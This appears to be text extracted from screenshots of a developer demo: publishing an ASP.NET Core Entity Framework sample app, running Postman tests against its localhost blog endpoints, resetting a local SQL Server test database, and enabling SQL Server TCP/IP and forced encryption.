
- Protocols for MSSQLSERVER

- SQL Native Client 11.0 Configuration



## Routing and Remote Access

## Services

## WMI Control



Protocol Name	Status
Shared Memory	Disabled
Named Pipe	
TCP/IP	



EFGetStarted.AspNetCore.ExistingDb - Microsoft Visual Studio (Administrator)

File Edit View Project Build Debug Team Tools Test Analyze Window Help

IIS Express

Solution Explorer

EFGetStarted.AspNetCore.ExistingDb

BlogsController.cs Startup.cs

Overview Connected Services Publish

Publish

Publish your app to Azure or another host. [Learn more](#)

CustomProfile Publish Create new profile

Summary

WebPublishMethod	MSDeploy	Settings...
LastUsedBuildConfiguration	Release	Preview...
LastUsedPlatform	Any CPU	Rename profile...
LaunchSiteAfterPublish	True	Delete profile
ExcludeApp_Data	False	
TargetFramework	netcoreapp2.0	
ProjectGuid	faa4100c-2b09-47ab-9e0c-c422435b356f	
MSDeployServiceURL	lprospect010	
DeployIsAppPath	coreapp	
SkinExtraFilesOnServer	True	

Output

Show output from: Build

```
1>----- Build started: Project: EFGetStarted.AspNetCore.ExistingDb, Configuration: Release Any CPU -----
1>EFGetStarted.AspNetCore.ExistingDb -> C:\Users\hfleitas\Source\Repos\EFGetStarted.AspNetCore.ExistingDb\bin\Release\netcoreapp2.0\EFGetStarted.AspNetCore.ExistingDb.dll
2>----- Publish started: Project: EFGetStarted.AspNetCore.ExistingDb, Configuration: Release Any CPU -----
C:\Program Files (x86)\Microsoft Visual Studio\2017\Community\MSBuild\15.0\Bin\Roslyn\csc.exe /noconfig /unsafe- /checked- /nowarn:1701,1702,1705,1701,1702,2008 /nostdlib+ /errorreport:prompt /warn:4 /define:TRACE;RELEASE;NETCOREAPP2_0 /errorrend
EFGetStarted.AspNetCore.ExistingDb -> C:\Users\hfleitas\Source\Repos\EFGetStarted.AspNetCore.ExistingDb\EFGetStarted.AspNetCore.ExistingDb\bin\Any CPU\Release\netcoreapp2.0\EFGetStarted.AspNetCore.ExistingDb.dll
"dotnet" exec --runtimeconfig "C:\Users\hfleitas\Source\Repos\EFGetStarted.AspNetCore.ExistingDb\EFGetStarted.AspNetCore.ExistingDb\bin\Any CPU\Release\netcoreapp2.0\EFGetStarted.AspNetCore.ExistingDb.runtimeconfig.json" --depsfile "C:\Users\hfleitas\Source\Repos\EFGetStarted.AspNetCore.ExistingDb\EFGetStarted.AspNetCore.ExistingDb\obj\Release\netcoreapp2.0\PubTmp\Out\
EFGetStarted.AspNetCore.ExistingDb -> C:\Users\hfleitas\Source\Repos\EFGetStarted.AspNetCore.ExistingDb\EFGetStarted.AspNetCore.ExistingDb\obj\Release\netcoreapp2.0\EFGetStarted.AspNetCore.ExistingDb.dll
Updating file (coreapp\EFGetStarted.AspNetCore.ExistingDb.deps.json).
Updating file (coreapp\EFGetStarted.AspNetCore.ExistingDb.dll).
Updating file (coreapp\EFGetStarted.AspNetCore.ExistingDb.pdb).
Updating file (coreapp\EFGetStarted.AspNetCore.ExistingDb.PrecompiledViews.dll).
Updating file (coreapp\EFGetStarted.AspNetCore.ExistingDb.PrecompiledViews.pdb).
Updating file (coreapp\EFGetStarted.AspNetCore.ExistingDb.runtimeconfig.json).
Updating file (coreapp\web.config).
Publish Succeeded.

===== Build: 1 succeeded, 0 failed, 0 up-to-date, 0 skipped =====
===== Publish: 1 succeeded, 0 failed, 0 skipped =====
```

Package Manager Console Error List Output Data Tools Operations Web Publish Activity

Ready

Filter

History Collections

All Me Team

BlogsCollection ★  
21 requests

GET http://localhost:65532/blogs

GET http://localhost:65532/blogs

GET http://localhost:65532/blogs

GET http://localhost:65532/blogs

GET http://localhost:65532/blogs

GET http://localhost:65532/blogs

POST Post Create SentryOne

GET http://localhost:65532/blogs

POST Post Create BobSQL

GET http://localhost:65532/blogs

POST Post Create Andy.PT

GET http://localhost:65532/blogs

POST Post Create Redgate

GET http://localhost:65532/blogs

POST Post Create BrentOzarBlog

GET http://localhost:65532/blogs

POST Post Edit Kendra

GET http://localhost:65532/Blogs/Edit/2

GET http://localhost:65532/Blogs/Edit/8

GET http://localhost:65532/Blogs/Edit/9

GET http://localhost:65532/Blogs/Edit/10

http://localhost:65532 X + ...

http://localhost:65532/blogs

GET

http://localhost:65532/blogs

No Environment

Examples (0)

Send

Save

Tests

```
1 pm.test("Status code is 200", function () {  
2   pm.response.to.have.status(200);  
3});|
```

Test scripts are written in JavaScript, and are run after the response is received.

[Learn more about tests](#)

## SNIPPETS

[Clear a global variable](#)[Clear an environment variable](#)[Get a global variable](#)[Get a variable](#)[Get an environment variable](#)[Response body: Contains string](#)[Response body: Convert XML body to a JSON Object](#)

Body Cookies (2) Headers (5) Test Results (1/1)

Status: 200 OK Time: 76 ms Size: 5.78 KB

All Passed Skipped Failed

PASS Status code is 200

Filter

## Collections

BlogsCollection

- GET http://localhost:65532/blogs
- POST Post Create SentryOne
- GET http://localhost:65532/blogs

http://localhost:65532/blogs Post Create SentryOne



Builder

Team Library

No Environment

Examples (0)

Send

Save

POST http://localhost:65532/blogs/Create

Params

Authorization Headers Body Pre-request Script Tests

Cookies Code

 form-data  x-www-form-urlencoded  raw  binary

Key	Value	Description	...	Bulk Edit
Url	https://blogs.sentryone.com/			
New key	Value	Description		

Body Cookies (2) Headers (5) Test Results

Status: 200 OK Time: 173 ms Size: 6.09 KB

Pretty Raw Preview HTML

Save Response

```

1  !DOCTYPE html
2  <html>
3    <head>
4      <meta charset="utf-8" />
5      <meta name="viewport" content="width=device-width, initial-scale=1.0" />
6      <title>Index - EFGetStarted.AspNetCore.ExistingDb</title>
7      <link rel="stylesheet" href="https://ajax.aspnetcdn.com/ajax/bootstrap/3.3.7/css/bootstrap.min.css" />
8      <meta name="x-stylesheet-fallback-test" content="" class="sr-only" />
9      <script>!function(a,b,c,d){var e,f=document,g=f.getElementsByTagName("SCRIPT"),h=g.length-1.previousElementSibling,i=f.defaultView&&f.defaultView.getComputedStyle(h).currentStyle;if(i&&i[a]!==b)for(e=0;e<c.length;e++)f.write('
10         <link href="'+c[e]+'" '+d+'"/>');
11         </script>
12         <link rel="stylesheet" href="/css/site.min.css?v=kHvJwvVAK1eJLN4w8xygUR3nbv1LmRwi5yr-OuAO90E" />
13     </head>
14     <body>
15       <nav class="navbar navbar-inverse navbar-fixed-top">
16         <div class="container">
17           <div class="navbar-header">
18             <button type="button" class="navbar-toggle" data-toggle="collapse" data-target=".navbar-collapse">
19               <span class="sr-only">Toggle navigation</span>
20               <span class="icon-bar"></span>
21               <span class="icon-bar"></span>
22               <span class="icon-bar"></span>
23             </button>
24             <a class="navbar-brand" href="/">EFGetStarted.AspNetCore.ExistingDb</a>
25           </div>
26           <div class="navbar-collapse collapse">
27             <ul class="nav navbar-nav">
28               ...
29             </ul>
30           </div>
31         </div>
32       </nav>
33       <div class="container">
34         <h1>Index</h1>
35         <p>This is the index page for the EFGetStarted.AspNetCore.ExistingDb application. It lists all the posts in the database. You can click on a post title to view its details or edit it. You can also add a new post by clicking the "Create" button at the top right of the page.</p>
36       </div>
37     </body>
38   </html>

```

Filter

History

Collections

All Me Team

**BlogsCollection** ★  
21 requests**GET** http://localhost:65532/blogs**GET** http://localhost:65532/blogs**GET** http://localhost:65532/blogs**GET** http://localhost:65532/blogs**GET** http://localhost:65532/blogs**POST** Post Create SentryOne**GET** http://localhost:65532/blogs**POST** Post Create BobSQL  
**GET** http://localhost:65532/blogs**POST** Post Create Andy.PT  
**GET** http://localhost:65532/blogs**POST** Post Create Redgate**GET** http://localhost:65532/blogs**POST** Post Create BrentOzarBlog**GET** http://localhost:65532/blogs**POST** Post Edit Kendra**GET** http://localhost:65532/Blogs/Edit/2**GET** http://localhost:65532/Blogs/Edit/8**GET** http://localhost:65532/Blogs/Edit/9**GET** http://localhost:65532/Blogs/Edit/10<http://localhost:65532/blogs> [Post Create SentryOne](#) <http://localhost:65532/blogs> [Post Create BobSQL](#) [Post Edit Kendra](#) [X](#) [+](#) [...](#)

No Environment

Examples (0)

## ▶ Post Edit Kendra

POST <http://localhost:65532/blogs/Edit/2>

Params

Send

Save

Authorization Headers Body **Pre-request Script** Tests

Cookies Code

 form-data  x-www-form-urlencoded  raw  binary

Key	Value	Description	...	Bulk Edit
BlogId	2			
Url	http://sqlworkbooks.com			
New key	Value	Description		

Body Cookies (2) Headers (5) Test Results

Status: 200 OK Time: 67 ms Size: 5.78 KB

Pretty Raw Preview [HTML](#)[Save Response](#)

```
1  <!DOCTYPE html>
2  <html>
3  <head>
4      <meta charset="utf-8" />
5      <meta name="viewport" content="width=device-width, initial-scale=1.0" />
6      <title>Index - EFGetStarted.AspNetCore.ExistingDb</title>
7      <link rel="stylesheet" href="https://ajax.aspnetcdn.com/ajax/bootstrap/3.3.7/css/bootstrap.min.css" />
8      <meta name="x-stylesheet-fallback-test" content="" class="sr-only" />
9      <script>!function(a,b,c,d){var e,f=document,g=f.getElementsByTagName("SCRIPT"),h=g[g.length-1].previousElementSibling,i=f.defaultView&&f.defaultView.getComputedStyle?f.defaultView
    .getComputedStyle(h):h.currentStyle;if(i&&i[a]!==b)for(e=0;e<c.length;e++)f.write(
        <script>
            <link href="'+c[e]+'" '+d+'>">)(position,"absolute",["\u2022\lib\bootstrap\dist\css\bootstrap.min.css"], "rel=\u0022stylesheet\u0022 ");
    </script>
    <link rel="stylesheet" href="/css/site.min.css?v=kHvJwvVAK1eJLN4w8xygUR3nbv1LmRwi5yr-OuA090E" />
</head>
<body>
    <nav class="navbar navbar-inverse navbar-fixed-top">
        <div class="container">
            <div class="navbar-header">
                <button type="button" class="navbar-toggle" data-toggle="collapse" data-target=".navbar-collapse">
                    <span class="sr-only">Toggle navigation</span>
                    <span class="icon-bar"></span>
                    <span class="icon-bar"></span>
                    <span class="icon-bar"></span>
                </button>
                <a class="navbar-brand" href="/">EFGetStarted.AspNetCore.ExistingDb</a>
            </div>
        </div>
    </nav>
    <div class="container">
        <h1>Existing Database</h1>
        <p>This application demonstrates how to use Entity Framework Core with an existing database. It shows how to use Entity Framework Core's fluent API to map entities to tables in an existing database, and how to use Entity Framework Core's code-first approach to generate entities from an existing database schema.</p>
        <p>The application uses the Microsoft.AspNetCore.Mvc framework to handle HTTP requests and responses. It also uses the Microsoft.EntityFrameworkCore library to interact with the database. The database itself is an existing Microsoft SQL Server database named "EFGetStarted.AspNetCore.ExistingDb".</p>
        <p>To run this application, you will need to have Entity Framework Core installed and configured in your project. You will also need to have a valid connection string to the "EFGetStarted.AspNetCore.ExistingDb" database defined in your application's configuration files. Finally, you will need to run the application and navigate to the root URL to see the results.</p>
    </div>
</body>
</html>
```



## Collection Runner

Choose a collection or folder:

- All Collections
- BlogsCollection
- Postman Echo

## Recent Runs

 Type to Filter

Import Test Run

You don't have any runs yet. Select a collection or folder to start a run.

Environment No Environment ▾

Iterations 30

Delay 5 ms

Log Responses For all requests ▾ ⓘ

Data Select File

 Persist Variables

Run BlogsCollection



Collection Runner

Run Results

Run In Command Line

Docs

450  
PASSED0  
FAILEDBlogsCollection No Environment  
2 mins ago

Run Summary &gt;

Export Results

Retry

New

Iteration 1

<span>green</span>	GET	http://localhost:65532/blogs	http://localhost:65532/bl...	...tion / http://localhost:65532/blogs	200 OK	48 ms	5.75 KB
--------------------	-----	------------------------------	------------------------------	--	--------	-------	---------

<span>green</span>	PASS	Status code is 200
--------------------	------	--------------------

<span>green</span>	GET	http://localhost:65532/blogs	http://localhost:65532/bl...	...tion / http://localhost:65532/blogs	200 OK	11 ms	5.75 KB
--------------------	-----	------------------------------	------------------------------	--	--------	-------	---------

<span>green</span>	PASS	Status code is 200
--------------------	------	--------------------

<span>green</span>	GET	http://localhost:65532/blogs	http://localhost:65532/bl...	...tion / http://localhost:65532/blogs	200 OK	10 ms	5.75 KB
--------------------	-----	------------------------------	------------------------------	--	--------	-------	---------

<span>green</span>	PASS	Status code is 200
--------------------	------	--------------------

<span>green</span>	GET	http://localhost:65532/blogs	http://localhost:65532/bl...	...tion / http://localhost:65532/blogs	200 OK	10 ms	5.75 KB
--------------------	-----	------------------------------	------------------------------	--	--------	-------	---------

<span>green</span>	PASS	Status code is 200
--------------------	------	--------------------

<span>green</span>	GET	http://localhost:65532/blogs	http://localhost:65532/bl...	...tion / http://localhost:65532/blogs	200 OK	10 ms	5.75 KB
--------------------	-----	------------------------------	------------------------------	--	--------	-------	---------

<span>green</span>	PASS	Status code is 200
--------------------	------	--------------------

<span>green</span>	GET	http://localhost:65532/blogs	http://localhost:65532/bl...	...tion / http://localhost:65532/blogs	200 OK	10 ms	5.75 KB
--------------------	-----	------------------------------	------------------------------	--	--------	-------	---------

<span>green</span>	PASS	Status code is 200
--------------------	------	--------------------

<span>green</span>	POST	Post Create SentryOne	http://localhost:65532/bl...	...Collection / Post Create SentryOne	200 OK	32 ms	6.063 KB
--------------------	------	-----------------------	------------------------------	---------------------------------------	--------	-------	----------

This request does not have any tests.

<span>green</span>	GET	http://localhost:65532/blogs	http://localhost:65532/bl...	...tion / http://localhost:65532/blogs	200 OK	12 ms	6.063 KB
--------------------	-----	------------------------------	------------------------------	--	--------	-------	----------

<span>green</span>	PASS	Status code is 200
--------------------	------	--------------------

<span>green</span>	POST	Post Create BobSQL	http://localhost:65532/bl...	...gsCollection / Post Create BobSQL	200 OK	23 ms	6.388 KB
--------------------	------	--------------------	------------------------------	--------------------------------------	--------	-------	----------

This request does not have any tests.

Url	
http://blogs.msdn.com/dotnet	<a href="#">Edit</a>   <a href="#">Details</a>   <a href="#">Delete</a>
http://sqlworkbooks.com	<a href="#">Edit</a>   <a href="#">Details</a>   <a href="#">Delete</a>
http://blogs.msdn.com/visualstudio	<a href="#">Edit</a>   <a href="#">Details</a>   <a href="#">Delete</a>
http://dba2o.wordpress.com	<a href="#">Edit</a>   <a href="#">Details</a>   <a href="#">Delete</a>
http://blogs.microsoft.com/ai	<a href="#">Edit</a>   <a href="#">Details</a>   <a href="#">Delete</a>
http://fleitasarts.com	<a href="#">Edit</a>   <a href="#">Details</a>   <a href="#">Delete</a>
http://blogs.microsoft.com/ai	<a href="#">Edit</a>   <a href="#">Details</a>   <a href="#">Delete</a>
https://blogs.sentryone.com/	<a href="#">Edit</a>   <a href="#">Details</a>   <a href="#">Delete</a>
https://blogs.msdn.microsoft.com/bobsql/	<a href="#">Edit</a>   <a href="#">Details</a>   <a href="#">Delete</a>
http://andy.pt/Doc/	<a href="#">Edit</a>   <a href="#">Details</a>   <a href="#">Delete</a>
https://www.red-gate.com/simple-talk	<a href="#">Edit</a>   <a href="#">Details</a>   <a href="#">Delete</a>
https://www.brentozar.com/blog/	<a href="#">Edit</a>   <a href="#">Details</a>   <a href="#">Delete</a>
https://blogs.sentryone.com/	<a href="#">Edit</a>   <a href="#">Details</a>   <a href="#">Delete</a>
https://blogs.msdn.microsoft.com/bobsql/	<a href="#">Edit</a>   <a href="#">Details</a>   <a href="#">Delete</a>
http://andy.pt/Doc/	<a href="#">Edit</a>   <a href="#">Details</a>   <a href="#">Delete</a>
https://www.red-gate.com/simple-talk	<a href="#">Edit</a>   <a href="#">Details</a>   <a href="#">Delete</a>
https://www.brentozar.com/blog/	<a href="#">Edit</a>   <a href="#">Details</a>   <a href="#">Delete</a>
https://blogs.sentryone.com/	<a href="#">Edit</a>   <a href="#">Details</a>   <a href="#">Delete</a>
https://blogs.msdn.microsoft.com/bobsql/	<a href="#">Edit</a>   <a href="#">Details</a>   <a href="#">Delete</a>
http://andy.pt/Doc/	<a href="#">Edit</a>   <a href="#">Details</a>   <a href="#">Delete</a>
https://www.red-gate.com/simple-talk	<a href="#">Edit</a>   <a href="#">Details</a>   <a href="#">Delete</a>
https://www.brentozar.com/blog/	<a href="#">Edit</a>   <a href="#">Details</a>   <a href="#">Delete</a>
https://blogs.sentryone.com/	<a href="#">Edit</a>   <a href="#">Details</a>   <a href="#">Delete</a>
https://blogs.msdn.microsoft.com/bobsql/	<a href="#">Edit</a>   <a href="#">Details</a>   <a href="#">Delete</a>
http://andy.pt/Doc/	<a href="#">Edit</a>   <a href="#">Details</a>   <a href="#">Delete</a>

EFGetStarted.AspNetCore.ExistingDb	
<a href="https://www.brentozar.com/blog/">https://www.brentozar.com/blog/</a>	<a href="#">Edit</a>   <a href="#">Details</a>   <a href="#">Delete</a>
<a href="https://blogs.sentryone.com/">https://blogs.sentryone.com/</a>	<a href="#">Edit</a>   <a href="#">Details</a>   <a href="#">Delete</a>
<a href="https://blogs.msdn.microsoft.com/bobsql/">https://blogs.msdn.microsoft.com/bobsql/</a>	<a href="#">Edit</a>   <a href="#">Details</a>   <a href="#">Delete</a>
<a href="http://andy.pt/Doc/">http://andy.pt/Doc/</a>	<a href="#">Edit</a>   <a href="#">Details</a>   <a href="#">Delete</a>
<a href="https://www.red-gate.com/simple-talk">https://www.red-gate.com/simple-talk</a>	<a href="#">Edit</a>   <a href="#">Details</a>   <a href="#">Delete</a>
<a href="https://www.brentozar.com/blog/">https://www.brentozar.com/blog/</a>	<a href="#">Edit</a>   <a href="#">Details</a>   <a href="#">Delete</a>
<a href="https://blogs.sentryone.com/">https://blogs.sentryone.com/</a>	<a href="#">Edit</a>   <a href="#">Details</a>   <a href="#">Delete</a>
<a href="https://blogs.msdn.microsoft.com/bobsql/">https://blogs.msdn.microsoft.com/bobsql/</a>	<a href="#">Edit</a>   <a href="#">Details</a>   <a href="#">Delete</a>
<a href="http://andy.pt/Doc/">http://andy.pt/Doc/</a>	<a href="#">Edit</a>   <a href="#">Details</a>   <a href="#">Delete</a>
<a href="https://www.red-gate.com/simple-talk">https://www.red-gate.com/simple-talk</a>	<a href="#">Edit</a>   <a href="#">Details</a>   <a href="#">Delete</a>
<a href="https://www.brentozar.com/blog/">https://www.brentozar.com/blog/</a>	<a href="#">Edit</a>   <a href="#">Details</a>   <a href="#">Delete</a>
<a href="https://blogs.sentryone.com/">https://blogs.sentryone.com/</a>	<a href="#">Edit</a>   <a href="#">Details</a>   <a href="#">Delete</a>
<a href="https://blogs.msdn.microsoft.com/bobsql/">https://blogs.msdn.microsoft.com/bobsql/</a>	<a href="#">Edit</a>   <a href="#">Details</a>   <a href="#">Delete</a>
<a href="http://andy.pt/Doc/">http://andy.pt/Doc/</a>	<a href="#">Edit</a>   <a href="#">Details</a>   <a href="#">Delete</a>
<a href="https://www.red-gate.com/simple-talk">https://www.red-gate.com/simple-talk</a>	<a href="#">Edit</a>   <a href="#">Details</a>   <a href="#">Delete</a>
<a href="https://www.brentozar.com/blog/">https://www.brentozar.com/blog/</a>	<a href="#">Edit</a>   <a href="#">Details</a>   <a href="#">Delete</a>
<a href="https://blogs.sentryone.com/">https://blogs.sentryone.com/</a>	<a href="#">Edit</a>   <a href="#">Details</a>   <a href="#">Delete</a>
<a href="https://blogs.msdn.microsoft.com/bobsql/">https://blogs.msdn.microsoft.com/bobsql/</a>	<a href="#">Edit</a>   <a href="#">Details</a>   <a href="#">Delete</a>
<a href="http://andy.pt/Doc/">http://andy.pt/Doc/</a>	<a href="#">Edit</a>   <a href="#">Details</a>   <a href="#">Delete</a>
<a href="https://www.red-gate.com/simple-talk">https://www.red-gate.com/simple-talk</a>	<a href="#">Edit</a>   <a href="#">Details</a>   <a href="#">Delete</a>
<a href="https://www.brentozar.com/blog/">https://www.brentozar.com/blog/</a>	<a href="#">Edit</a>   <a href="#">Details</a>   <a href="#">Delete</a>
<a href="https://blogs.sentryone.com/">https://blogs.sentryone.com/</a>	<a href="#">Edit</a>   <a href="#">Details</a>   <a href="#">Delete</a>
<a href="https://blogs.msdn.microsoft.com/bobsql/">https://blogs.msdn.microsoft.com/bobsql/</a>	<a href="#">Edit</a>   <a href="#">Details</a>   <a href="#">Delete</a>
<a href="http://andy.pt/Doc/">http://andy.pt/Doc/</a>	<a href="#">Edit</a>   <a href="#">Details</a>   <a href="#">Delete</a>
<a href="https://www.red-gate.com/simple-talk">https://www.red-gate.com/simple-talk</a>	<a href="#">Edit</a>   <a href="#">Details</a>   <a href="#">Delete</a>
<a href="https://www.brentozar.com/blog/">https://www.brentozar.com/blog/</a>	<a href="#">Edit</a>   <a href="#">Details</a>   <a href="#">Delete</a>

EFGetStarted.AspNetCore.ExistingDb - Microsoft Visual Studio (Administrator)

File Edit View Project Build Debug Team SQL Tools Test Analyze Window Help

IIS Express | Any CPU | Reset.sql | EFGetStarted.AspNetCore.ExistingDb | BlogsController.cs | Startup.cs | Program.cs

Server Explorer Toolbox SQL Server Object Explorer

Reset.sql

```
1 --+-----+
2 -- | create database, tables and load data. |
3 -- +-----+
4
5 if db_id('Blogging') is not null
6 begin
7     use [Blogging];
8
9     delete from [Blog] where BlogId > 7;
10
11    dbcc checkident ('Blog')
12    --Checking identity information: current identity value '83', current column value '7'.
13
14    dbcc checkident ('Blog', reseed, 7);
15
16    update [Blog] set Url = 'http://blogs.msdn.com/webdev' where BlogId = 2
17
18    select * from [Blog];
19    select * from [Post];
20
21 end
22 go
23
```

110 %

T-SQL Results Message

	BlogId	Url
1	1	http://blogs.msdn.com/dotnet
2	2	http://blogs.msdn.com/webdev
3	3	http://blogs.msdn.com/visualstudio
4	4	http://dba2o.wordpress.com
5	5	http://blogs.microsoft.com/ai
6	6	http://fletasarts.com
7	7	http://blogs.microsoft.com/ai

	PostId	BlogId	Content	Title

Query executed successfully at 5:41:00 PM | LPROSPECT010 (14.0 RTM) | UPCIC\hfleitas (58) | Blogging | 00:00:00 | 7 rows

Solution Explorer

Search Solution Explorer (Ctrl+Shift+F)

Solution 'EFGetStarted.AspNetCore.ExistingDb' (1 project)

- EFGetStarted.AspNetCore.ExistingDb
  - Connected Services
  - Dependencies
  - Properties
  - wwwroot
  - Controllers
    - BlogsController.cs
    - HomeController.cs
  - Database
    - CreateDatabaseAndUser.sql
    - Reset.sql
  - Models
  - Views
  - appsettings.json
  - bundleconfig.json
  - Program.cs
  - Startup.cs

Solution Explorer Team Explorer

Properties Current connection parameters

Connection name LPROSPECT010 (UPCIC\hfleitas)

Connection Details

Display name LPROSPECT010

Display name The display name of the connection

Package Manager Console Error List Output Data Tools Operations Web Publish Activity

Ready

File Action View Help



## Computer Management (Local)

- System Tools
  - Task Scheduler
  - Event Viewer
  - Shared Folders
  - Local Users and Groups
  - Performance
  - Device Manager

## Storage

- Disk Management

## Services and Applications

- Internet Information Services (IIS) Manager

## SQL Server Configuration Manager

- SQL Server Services
- SQL Server Network Configuration (32bit)
- SQL Native Client 11.0 Configuration (32bit)

## SQL Server Network Configuration

- Protocols for MSSQLSERVER

- SQL Native Client 11.0 Configuration

## Services

- WMI Control

Open

View

Refresh

Export List...

Properties

Help

Protocol Name	Status
Shared Memory	Disabled
Named Pipes	Disabled
TCP/IP	Enabled

## Protocols for MSSQLSERVER Properties

Flags Certificate Advanced

## General

Force Encryption Yes  
Hide Instance No

## Force Encryption

Turn on or off encryption for selected server instance

## Protocols for MSSQLSERVER Properties

Flags Certificate Advanced

## Certificate:

sql

## Expiration Date

1/17/2019  
Friendly Name sql  
Issued By R90GTU6N.upcic.inc  
Issued To R90GTU6N.upcic.inc

## Warning



Any changes made will be saved; however, they will not take effect until the service is stopped and restarted.

OK

## Expiration Date

OK

Cancel

Apply

Help

## Actions

Protocols for MSSQLSERVER ▾

More Actions ▾

## Collection Runner

Choose a collection or folder:

 Search for a collection or folder

All Collections

BlogsCollection

Postman Echo

## Recent Runs

 Type to Filter

Import Test Run

 BlogsCollection  
No EnvironmentRUNNING  
Today, 5:58 pm BlogsCollection  
No EnvironmentPASSED  
Today, 5:29 pm

Environment No Environment ▾

Iterations 30

Delay 5 ms

Log Responses For all requests ▾ ⓘ

Data Select File

 Persist Variables**Run BlogsCollection**

Collection Runner

Run Results

Run In Command Line

Docs

450  
PASSED0  
FAILEDBlogsCollection No Environment  
2 mins ago

Run Summary &gt;

Export Results

Retry

New

Iteration 1

<span>green</span>	GET	http://localhost:65532/blogs	http://localhost:65532/bl...	...tion / http://localhost:65532/blogs	<span>200 OK</span>	<span>37 ms</span>	<span>5.755 KB</span>
--------------------	-----	------------------------------	------------------------------	--	---------------------	--------------------	-----------------------

<span>green</span>	PASS	Status code is 200
--------------------	------	--------------------

<span>green</span>	GET	http://localhost:65532/blogs	http://localhost:65532/bl...	...tion / http://localhost:65532/blogs	<span>200 OK</span>	<span>12 ms</span>	<span>5.755 KB</span>
--------------------	-----	------------------------------	------------------------------	--	---------------------	--------------------	-----------------------

<span>green</span>	PASS	Status code is 200
--------------------	------	--------------------

<span>green</span>	GET	http://localhost:65532/blogs	http://localhost:65532/bl...	...tion / http://localhost:65532/blogs	<span>200 OK</span>	<span>10 ms</span>	<span>5.755 KB</span>
--------------------	-----	------------------------------	------------------------------	--	---------------------	--------------------	-----------------------

<span>green</span>	PASS	Status code is 200
--------------------	------	--------------------

